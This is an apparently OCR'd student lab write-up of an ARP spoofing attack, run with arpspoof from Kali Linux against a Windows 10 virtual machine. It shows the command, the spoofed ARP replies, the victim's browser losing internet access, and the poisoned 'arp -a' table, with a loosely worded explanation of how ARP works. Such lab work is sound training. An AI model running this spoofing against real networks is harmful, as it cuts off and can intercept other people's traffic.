
arpspoof -i etho -t 192.168.138.130 -r 192.168.138.2



```
┌──(root㉿21BIT0382)-[~]
└─# arpspoof -i eth0 -t 192.168.138.130 -r 192.168.138.2
0:c:29:c4:19:11 0:c:29:af:b5:9b 0806 42: arp reply 192.168.138.2 is-at 0:c:29
:c4:19:11
0:c:29:c4:19:11 0:50:56:fc:c0:1f 0806 42: arp reply 192.168.138.130 is-at 0:c
:29:c4:19:11
0:c:29:c4:19:11 0:c:29:af:b5:9b 0806 42: arp reply 192.168.138.2 is-at 0:c:29
:c4:19:11
0:c:29:c4:19:11 0:50:56:fc:c0:1f 0806 42: arp reply 192.168.138.130 is-at 0:c
:29:c4:19:11
0:c:29:c4:19:11 0:c:29:af:b5:9b 0806 42: arp reply 192.168.138.2 is-at 0:c:29
:c4:19:11
0:c:29:c4:19:11 0:50:56:fc:c0:1f 0806 42: arp reply 192.168.138.130 is-at 0:c
:29:c4:19:11
0:c:29:c4:19:11 0:c:29:af:b5:9b 0806 42: arp reply 192.168.138.2 is-at 0:c:29
:c4:19:11
0:c:29:c4:19:11 0:50:56:fc:c0:1f 0806 42: arp reply 192.168.138.130 is-at 0:c
:29:c4:19:11
0:c:29:c4:19:11 0:c:29:af:b5:9b 0806 42: arp reply 192.168.138.2 is-at 0:c:29
:c4:19:11
0:c:29:c4:19:11 0:50:56:fc:c0:1f 0806 42: arp reply 192.168.138.130 is-at 0:c
:29:c4:19:11
0:c:29:c4:19:11 0:c:29:af:b5:9b 0806 42: arp reply 192.168.138.2 is-at 0:c:29
:c4:19:11
0:c:29:c4:19:11 0:50:56:fc:c0:1f 0806 42: arp reply 192.168.138.130 is-at 0:c
:29:c4:19:11
```

U - VMware Workstation 17 Player (Non-commercial use only)
Player
1 2 3 4
(genmon)XXX
16:43
Trash
File System
Home
Kali Linux a...
root@21BIT0382: ~
File Actions Edit View Help

After, the attack launched, let's check again the connection from the victim, when I try to refresh the page. The output will be like this



Windows 10 x64 - VMware Workstation 17 Player (Non-commercial use only)

https://www.bing.com/search?q=hello+world&cvid=76da43ce629148d689b046f67f888ee3&aq...

Hmmm... can't reach this page

www.bing.com's DNS address could not be found... diagnosing the problem now.


Try running Windows Network Diagnostics.

DNS_PROBE_STARTED

If you understand, how ARP work, it changes the router physical address into your kali IP address. After that, your kali block the connection from the router into victim, it makes victim can't connect into internet.

As we can see, the Webpage of the victim's machine becomes unreachable as our attack gets successful.

Now when we use the command "arp -a" again in the victim's machine, we can see that the physical addresses of the two Internet addresses are the same.



Windows 10 x64 - VMware Workstation 17 Player (Non-commercial use only)
Player
Command Prompt
Type here to search
ENG
16:49
18-03-2024

```
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Users\poli vardhini reddy>arp -a

Interface: 192.168.138.130 --- 0x4
  Internet Address      Physical Address      Type
  192.168.138.2         00-0c-29-c4-19-11     dynamic
  192.168.138.129       00-0c-29-c4-19-11     dynamic
  192.168.138.254       00-50-56-f3-87-2d     dynamic
  192.168.138.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\poli vardhini reddy>
```

If you know how ARP functions, you can change the physical address of the router to your Kali IP address. The victim is then prevented from connecting to the internet by your Kali, which then blocks the connection from the router to the victim